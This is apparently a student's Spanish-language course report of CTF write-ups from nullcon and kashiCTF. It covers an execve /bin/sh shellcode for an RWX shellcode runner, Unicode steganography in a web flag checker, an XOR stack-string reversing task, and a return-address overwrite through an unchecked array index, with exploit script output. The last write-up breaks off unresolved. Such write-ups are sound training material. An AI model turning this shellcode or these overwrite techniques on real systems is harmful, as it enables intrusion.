Introducción a la Ciberseguridad


Trabajo final

Nombre: Lautaro Pereyra
Alias: Tteokbokki
url: https://ctftime.org/team/423485

nullcon

official url: https://ctf.nullcon.net/
ctf time: https://ctftime.org/event/3066

Atomizer



Nombre: atomizer
Descripcion: I hate it when something is not exactly the way I want it. So I just throw it away.
52.59.124.14:5020
Categoría: pwn
archivos adjuntos:
    atomizer

flag: ENO{GIVE_ME_THE_RIGHT_AMOUNT_OF_ATOMS_TO_WIN}

Resolución:
Lo primero que hago es sacar información con file, strings y checksec

```
└─$ file atomizer
atomizer: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, not stripped
```

```
└─$ strings atomizer
== BUG ATOMIZER ==
Mix drops of pesticide. Too much or too little and it won't spray.
>>>
[atomizer] *pssshhht* ... releasing your mixture.
[atomizer] nope. (bad length)
[atomizer] internal error: can't prime nozzle
atomizer.asm
_start.read_loop
bad_len
fail_mmap
write1
intro
intro_len
prompt
prompt_len
ok_len
no_len
mmfail
mmfail_len
__bss_start
_edata
_end
.symtab
.strtab
.shstrtab
.text
.rodata
```

```
└─$ checksec --file=atomizer
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
No RELRO        No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   20 Symbols        No    0               0               atomizer
```

Al ejecutar este comando pude ver que NX está desactivado (La pila es ejecutable), no hay canary (Buffer overflow sin detección) y No hay PIE (las direcciones son fijas siempre, no hay ASLR del binario).

Al ejecutar el binario muestra:

```
== BUG ATOMIZER ==
Mix drops of pesticide. Too much or too little and it won't spray.
```

y al mandar cualquier valor de prueba

```
== BUG ATOMIZER ==
Mix drops of pesticide. Too much or too little and it won't spray.
>>> ddddddddddddddddddddddd
d
d
d
d
d
d
d
d

dd
d
d

d
dd
d
s
ad
a
sda
sd

[atomizer] *pssshhht* ... releasing your mixture.
zsh: segmentation fault  ./atomizer
```

luego ejecute “objdump -d atomizer” vi que el binario era muy breve

```
0000000000401000 <_start>:
  401000:       48 8d 35 f9 0f 00 00    lea    0×ff9(%rip),%rsi        # 402000 <intro>
  401007:       ba 57 00 00 00          mov    $0×57,%edx
  40100c:       e8 ae 00 00 00          call   4010bf <write1>
  401011:       b8 09 00 00 00          mov    $0×9,%eax
  401016:       bf 00 00 77 07          mov    $0×7770000,%edi
  40101b:       be 00 10 00 00          mov    $0×1000,%esi
  401020:       ba 07 00 00 00          mov    $0×7,%edx
  401025:       41 ba 32 00 00 00       mov    $0×32,%r10d
  40102b:       49 c7 c0 ff ff ff ff    mov    $0×ffffffffffffffff,%r8
  401032:       4d 31 c9                xor    %r9,%r9
  401035:       0f 05                   syscall
  401037:       48 85 c0                test   %rax,%rax
  40103a:       78 66                   js     4010a2 <fail_mmap>
  40103c:       48 8d 35 14 10 00 00    lea    0×1014(%rip),%rsi        # 402057 <prompt>
  401043:       ba 05 00 00 00          mov    $0×5,%edx
  401048:       e8 72 00 00 00          call   4010bf <write1>
  40104d:       31 db                   xor    %ebx,%ebx

000000000040104f <_start.read_loop>:
  40104f:       b8 00 00 00 00          mov    $0×0,%eax
  401054:       31 ff                   xor    %edi,%edi
  401056:       48 8d b3 00 00 77 07    lea    0×7770000(%rbx),%rsi
  40105d:       ba 45 00 00 00          mov    $0×45,%edx
  401062:       29 da                   sub    %ebx,%edx
  401064:       0f 05                   syscall
  401066:       48 85 c0                test   %rax,%rax
  401069:       7e 1d                   jle    401088 <bad_len>
  40106b:       01 c3                   add    %eax,%ebx
  40106d:       83 fb 45                cmp    $0×45,%ebx
  401070:       7c dd                   jl     40104f <_start.read_loop>
  401072:       48 8d 35 e3 0f 00 00    lea    0×fe3(%rip),%rsi        # 40205c <ok>
  401079:       ba 33 00 00 00          mov    $0×33,%edx
  40107e:       e8 3c 00 00 00          call   4010bf <write1>
  401083:       e9 78 ef 36 07          jmp    7770000 <_end+0×736cf20>

0000000000401088 <bad_len>:
  401088:       48 8d 35 00 10 00 00    lea    0×1000(%rip),%rsi        # 40208f <no>
  40108f:       ba 1f 00 00 00          mov    $0×1f,%edx
  401094:       e8 26 00 00 00          call   4010bf <write1>
  401099:       b8 3c 00 00 00          mov    $0×3c,%eax
  40109e:       31 ff                   xor    %edi,%edi
  4010a0:       0f 05                   syscall

00000000004010a2 <fail_mmap>:
  4010a2:       48 8d 35 05 10 00 00    lea    0×1005(%rip),%rsi        # 4020ae <mmfail>
  4010a9:       ba 2f 00 00 00          mov    $0×2f,%edx
  4010ae:       e8 0c 00 00 00          call   4010bf <write1>
  4010b3:       b8 3c 00 00 00          mov    $0×3c,%eax
  4010b8:       bf 01 00 00 00          mov    $0×1,%edi
  4010bd:       0f 05                   syscall

00000000004010bf <write1>:
  4010bf:       b8 01 00 00 00          mov    $0×1,%eax
  4010c4:       bf 01 00 00 00          mov    $0×1,%edi
  4010c9:       0f 05                   syscall
  4010cb:       c3                      ret
```

_start hace lo siguiente:

Imprime el banner
Llama a mmap(0x7770000, 0x1000, PROT_RWX, MAP_ANON|MAP_FIXED) reserva una página de memoria con permisos lectura + escritura + ejecución
Muestra el prompt >>>
Entra en un loop que lee hasta 0x45 = 69 bytes exactos en esa dirección


El momento clave es offset 0x401083:
jmp 0x7770000 - Salta a la posición

Si se mandan exactamente 69 bytes, el binario los ejecuta directamente como código máquina. Es un shellcode runner sin ninguna protección.
Debo crear un shellcode de ≤ 69 bytes que lance /bin/sh via execve.

```
xor rsi, rsi
push rsi
mov rdi, 0x68732f2f6e69622f  "/bin//sh"
push rdi
push rsp
pop rdi
xor rdx, rdx
push 59  __NR_execve
pop rax
syscall
```

Creé el script atomizer_exploit.py y obtuve la flag.

Seen



Nombre: Seen
Descripcion: Well this LOOKS like its an easy one :)
Categoría: misc
Archivos adjuntos:
    index.html
Flag: ENO{W0W_1_D1DN'T_533_TH4T_C0M1NG!!!}

Resolución:
Lo primero que hago es abrir la página proporcionada index.html

sin texto:

enter flag

wrong

agregando un string cualquiera:

ssss

wrong

Se puede ver que es un verificador de string simple.
Abrí el html para ver su codigo y encontre la lógica de verificación de flag

```
<script>
f.oninput=_⇒o.textContent=(()⇒{
  const s="";
  const vs=0×FE00;
  let t=[];
  for(let i=0;i<s.length;i+=2){
    t.push(((s.charCodeAt(i)-vs)<<4)|(s.charCodeAt(i+1)-vs));
  }
  const u=new TextEncoder().encode(f.value);
  if(u.length*2≠t.length) return "wrong";
  let gen=0×10231048;
  for(let i=0;i<u.length;i++){
    gen=((gen^0×A7012948^u[i])+131203)&0×ffffffff;
    if(t[u.length+i]≠(gen%256+256)%256) return "wrong";
  }
  return "correct";
})()
</script>
```

Analizando el codigo, me pareció extraño const s = “” asi que abri DevTools en firefox y ejecute:

[...s].map(c => c.codePointAt(0).toString(16))

y pude notar que s no era un string vacío.

```
» [...s].map(c => c.codePointAt(0).toString(16))
← ▾Array(144) [ "fe0d", "fe03", "fe01", "fe0f", "fe07", "fe01", "fe0b", "fe02", "fe0c", "fe05", … ]
    ▸[0…99]
    ▸[100…143]
     length: 144
    ▸<prototype>: Array []
```

Eran valores en el rango 0xFE00 a 0xFE0F, estos son Variation Selectors, caracteres Unicode invisibles.

Cada par de variation selectors codifica un byte: el primero da los 4 bits altos, el segundo los 4 bajos. Es básicamente hex encoding con caracteres invisibles.

Entonces t es un array de bytes que contiene la flag cifrada.

```
if(u.length*2≠t.length) return "wrong";
```

Este if revela que el input tiene que tener exactamente t.length / 2 caracteres

t[0..n-1] → no se valida en el loop
t[n..2n-1] → son los bytes generados por el PRNG custom

Como la primera mitad de t nunca se compara con nada en el loop. Eso significa que t[0..n-1] ya es la flag en texto plano.

Entonces probé ejecutar el siguiente código en la consola:


```
const s="";
const vs = 0xFE00;
let t = [];
for(let i = 0; i < s.length; i += 2){
    t.push(((s.charCodeAt(i)-vs)<<4)|(s.charCodeAt(i+1)-vs));
}

const n = t.length / 2; // largo de la flag
let flag = [];
let gen = 0x10231048;

for(let i = 0; i < n; i++){
    // probamos todos los caracteres ASCII imprimibles
    for(let c = 32; c < 127; c++){
        let testGen = ((gen ^ 0xA7012948 ^ c) + 131203) & 0xffffffff;
        if(t[n + i] === (testGen % 256 + 256) % 256){
            flag.push(c);
            gen = testGen; // avanzamos el estado
            break;
        }
    }
}

console.log(String.fromCharCode(...flag));
ENO{W0W_1_D1DN'T_533_TH4T_C0M1NG!!!}
```

Y al pasar la flag por el validador:

ENO{W0W_1_D1DN'T_533_TH4T_C0M1NG!!!}

correct

Stack strings 1



Nombre: stack strings 1
Descripción: Nothing to see here part 1
Categoria: reversing
Archivos adjuntos:
stackstrings_med
Flag: ENO{1_L0V3_R3V3R51NG_5T4CK_5TR1NG5}

Resolución:
Lo primero que hice fue sacar información con los comandos file, checksec y strings

```
└─$ file stackstrings_med
stackstrings_med: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=4833a2b213b4
337a620ee1ba4cdcea44ca997a74, for GNU/Linux 3.2.0, stripped
```

```
└─$ checksec --file=stackstrings_med
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Partial RELRO   No canary found   NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols        No    0               2               stackstrings_med
```

```
└─$ strings stackstrings_med
/lib64/ld-linux-x86-64.so.2
__cxa_finalize
read
write
__libc_start_main
memcpy
_exit
mmap
libc.so.6
GLIBC_2.14
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
UAWAVATSH
vA]A
vF=A
vA]A
vF=A
vZfA
vZfA
v}X1
ie#Q0
*       ZZ
ie#Q0
*       ZZ
D)96
/U{J+
;*3$"
GCC: (Ubuntu 11.4.0-1ubuntu1~22.04.2) 11.4.0
Ubuntu clang version 14.0.0-1ubuntu1.1
.shstrtab
.interp
.note.gnu.property
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.got.plt
.data
.bss
.comment
```

Analizando con objdump veo un patrón sospechoso en la función main

mmap(): reserva un buffer en memoria anónima
memcpy(): copia datos cifrados desde .rodata al buffer
Una serie de movups + xorps: descifra bloques de 16 bytes usando claves XOR del .rodata
write(1, buf, 0x48): imprime texto en stdout

read(0, ...): lee input del usuario
Un loop de comparación con un algoritmo hash custom

La flag no está en texto plano, el binario la construye en memoria descifrando datos con XOR.
Al examinar las claves en .rodata y los datos cifrados, se puede identificar que:

Datos cifrados están en VMA 0x20d0
Claves XOR están en 0x2010, 0x2020, 0x2030, 0x2040 (etc)
El programa descifra y vuelve a cifrar el buffer varias veces (patrón de "reencrypt after use")

El programa espera un input de 35 caracteres y lo valida con un algoritmo hash custom (mezcla de rotaciones y XOR con constantes mágicas como 0x9e3779b9, la constante de Knuth usada en TEA/Fibonacci hashing).
La clave: el algoritmo es determinístico y no tiene inversa directa, pero se puede calcular qué carácter produce el hash correcto posición por posición, porque el stream de comparación ya está en el buffer descifrado.

Como el algoritmo de validación calcula cada byte esperado de forma independiente del input, se puede invertir directamente: reimplementando el generador de estado en Python y aplicando el XOR inverso posición por posición, se obtiene la flag sin necesidad de búsqueda.
Con esta informacion cree el script de python “get_flag.py” y al ejecutarlo:

```
└─$ python3 get_flag.py
ENO{1_L0V3_R3V3R51NG_5T4CK_5TR1NG5}
```

Puntuación

246	Tteokbokki	193

Reflexión


Este CTF me dejó varios aprendizajes concretos. En el ejercicio de pwn (atomizer), lo más valioso fue identificar rápidamente la superficie de ataque: NX desactivado, sin canary, sin PIE y un jmp directo a memoria RWX hacen que el camino hacia shellcode sea casi directo. La dificultad real estuvo en construir un shellcode funcional en menos de 69 bytes, lo que obliga a ser preciso y eficiente a nivel de instrucciones x86-64.
Seen fue un buen recordatorio de que no todo lo que no se ve está ausente. Los Variation Selectors son un método de esteganografía Unicode que pasa completamente desapercibido a simple vista, pero queda expuesto apenas se inspecciona el código fuente o la consola del navegador. La lección: siempre revisar strings que parecen vacíos en contextos de validación.

Stack strings 1 fue el challenge más técnico de los tres. Requirió entender no solo el flujo del binario, sino el diseño del algoritmo de verificación para darme cuenta de que era invertible directamente. La diferencia entre "bruteforce por posición" y "inversión algebraica" no es solo semántica: refleja qué tan bien se comprendió el código. Reimplementar el generador de estado en Python y despejar cada byte fue el camino correcto.
En general, los tres challenges comparten una estructura común: el binario o el archivo oculta información, y la tarea es entender cómo la oculta antes de intentar cualquier explotación o extracción. Esa etapa de análisis estático file, checksec, strings, objdump es siempre el punto de partida, y en los tres casos fue lo que marcó el rumbo de la solución.

kashi CTF

official url: https://kashictf.iitbhucybersec.in/
ctf time: https://ctftime.org/event/3150

Addrs hold the key



Nombre: Addrs hold the key
Descripción: Do you even know what ret is?
Categoría: pwn
Archivos adjunto:
chall.zip
Flag: kashiCTF{made_u_return_lol_k0klLHbkAD}}

Resolución:
Al descomprimir chall.zip se obtiene vuln y Dockerfile.
Ejecute el comando file, strings y checksec sobre vuln para obtener información

```
└─$ file vuln
vuln: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86
-64.so.2, BuildID[sha1]=373683834dc189e87b8e7ce568bad8d163aedcbd, for GNU/Linux 3.2.0, not stripped
```

La información interesante que pude obtener de strings es:

How many times you want to change the array
Indices allowed btw. 0 to 9
Index:
Value:
Bye lmao nothing happened
print_flag
flag.txt

Dos cosas saltan inmediatamente:

Hay una función llamada print_flag que abre flag.txt
El programa dice "Indices allowed btw. 0 to 9", pero el string solo lo imprime, no necesariamente lo valida.

```
└─$ checksec --file=vuln
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   44 Symbols        No    0               0               vuln
```

Lo relevante: sin PIE (Position Independent Executable). Esto significa que las direcciones de las funciones son fijas en cada ejecución. Si encontramos la dirección de print_flag, siempre va a ser la misma. No hay ASLR que nos complique la vida a nivel del binario.

al “ejecutar objdump -d vuln” lo primero que veo es

```
0000000000401238 <main>:
  401238:       55                      push   %rbp
  401239:       48 89 e5                mov    %rsp,%rbp
  40123c:       48 83 ec 40             sub    $0×40,%rsp
```

reserva 0x40 = 64 bytes en el stack
Luego el programa lee cuántas iteraciones hacer:

```
401259:       48 8d 45 c8             lea    -0×38(%rbp),%rax
40125d:       48 89 c6                mov    %rax,%rsi
401260:       48 8d 05 ed 0d 00 00    lea    0×ded(%rip),%rax        # 402054 <_IO_stdin_used+0×54>
401267:       48 89 c7                mov    %rax,%rdi
40126a:       b8 00 00 00 00          mov    $0×0,%eax
40126f:       e8 0c fe ff ff          call   401080 <__isoc99_scanf@plt>
```

Entonces N se guarda en rbp-0x38. Dentro del loop:

```
40129b:       48 8d 45 cc             lea    -0x34(%rbp),%rax
40129f:       48 89 c6                mov    %rax,%rsi
4012a2:       48 8d 05 ab 0d 00 00    lea    0xdab(%rip),%rax        # 402054 <_IO_stdin_used+0x54>
4012a9:       48 89 c7                mov    %rax,%rdi
4012ac:       b8 00 00 00 00          mov    $0x0,%eax
4012b1:       e8 ca fd ff ff          call   401080 <__isoc99_scanf@plt>
4012b6:       48 8d 05 be 0d 00 00    lea    0xdbe(%rip),%rax        # 40207b <_IO_stdin_used+0x7b>
4012bd:       48 89 c7                mov    %rax,%rdi
4012c0:       e8 7b fd ff ff          call   401040 <puts@plt>
4012c5:       8b 55 cc                mov    -0x34(%rbp),%edx
4012c8:       48 8d 45 d0             lea    -0x30(%rbp),%rax
4012cc:       48 63 d2                movslq %edx,%rdx
4012cf:       48 c1 e2 02             shl    $0x2,%rdx
4012d3:       48 01 d0                add    %rdx,%rax
4012d6:       48 89 c6                mov    %rax,%rsi
4012d9:       48 8d 05 74 0d 00 00    lea    0xd74(%rip),%rax        # 402054 <_IO_stdin_used+0x54>
4012e0:       48 89 c7                mov    %rax,%rdi
4012e3:       b8 00 00 00 00          mov    $0x0,%eax
4012e8:       e8 93 fd ff ff          call   401080 <__isoc99_scanf@plt>
```

Acá está la vulnerabilidad: el índice se trata como un int con signo y se hace movslq (sign-extend to 64 bits). No hay ninguna comparación real de bounds antes de escribir. El mensaje "Indices allowed btw. 0 to 9" es falso ya que no tiene validación real.
Con “objdump -d vuln” obtengo la dirección de la función para obtener la flag.

```
0000000000000000       F *UND*  0000000000000000              fopen@GLIBC_2.2.5
0000000000000000       F *UND*  0000000000000000              __isoc99_scanf@GLIBC_2.7
00000000004011c9 g     F .text  000000000000006f              print_flag
0000000000000000       F *UND*  0000000000000000              exit@GLIBC_2.2.5
```

print_flag está en 0x4011c9. Como no hay PIE, esa dirección es siempre la misma.

El programa me pide primero cuántas escrituras quiero hacer, y después en un loop: índice y valor. Con toda la información anterior, el payload es:

2 ← dos escrituras
14 ← índice: return address (low 32 bits)
4198857 ← valor: 0x4011c9 (dirección de print_flag)
15 ← índice: return address (high 32 bits)
0 ← valor: 0x00000000


Cuando main ejecuta el ret final, en lugar de volver al runtime de libc, salta directamente a print_flag, que abre flag.txt y lo imprime por stdout.
Luego cree el script “r.py”
al ejecutar el comando en local:

```
└$ python3 r.py
═══════════════════════════════════════════════════════════
  Exploit: Addrs hold the key
  Target : print_flag @ 0×4011c9
  Offset : index 14 (ret addr en el stack)
═══════════════════════════════════════════════════════════

Uso remoto: python3 exploit.py <host> <port>
Ejecutando modo local (requiere ./vuln y flag.txt)...

[*] Ejecutando exploit local...
[<] stdout:
How many times you want to change the array
Indices allowed btw. 0 to 9
Index:
Value:
Indices allowed btw. 0 to 9
Index:
Value:
Bye lmao nothing happened
FLAG{flag_en_local}
```

al ejecutar el comando en remoto se puede obtener la flag:

```
└$ python3 r.py 34.126.223.46 18813
═══════════════════════════════════════════════════════════
  Exploit: Addrs hold the key
  Target : print_flag @ 0×4011c9
  Offset : index 14 (ret addr en el stack)
═══════════════════════════════════════════════════════════
[*] Conectando a 34.126.223.46:18813
[<] How many times you want to change the array

[>] Enviando payload:
2
14
4198857
15
0

[<] Respuesta:
Indices allowed btw. 0 to 9
Index:
Value:
Indices allowed btw. 0 to 9
Index:
Value:
Bye lmao nothing happened
kashiCTF{made_u_return_lol_k0klLHbkAD}}

[+] ¡FLAG OBTENIDA!
```

MUSIC-for_Life



Nombre: MUSIC-for_Life
Descripción: I like listening to music, but some frequencies are strange.
curl http://<ip>:<port> -o file.bin
Categoria: reversing
Archivos adjunto:
keyboard
file.bin
Flag: kashiCTF{MUSIC_VIBES_but_all_1_w4nt_15_a_gZssBV}

Resolución:
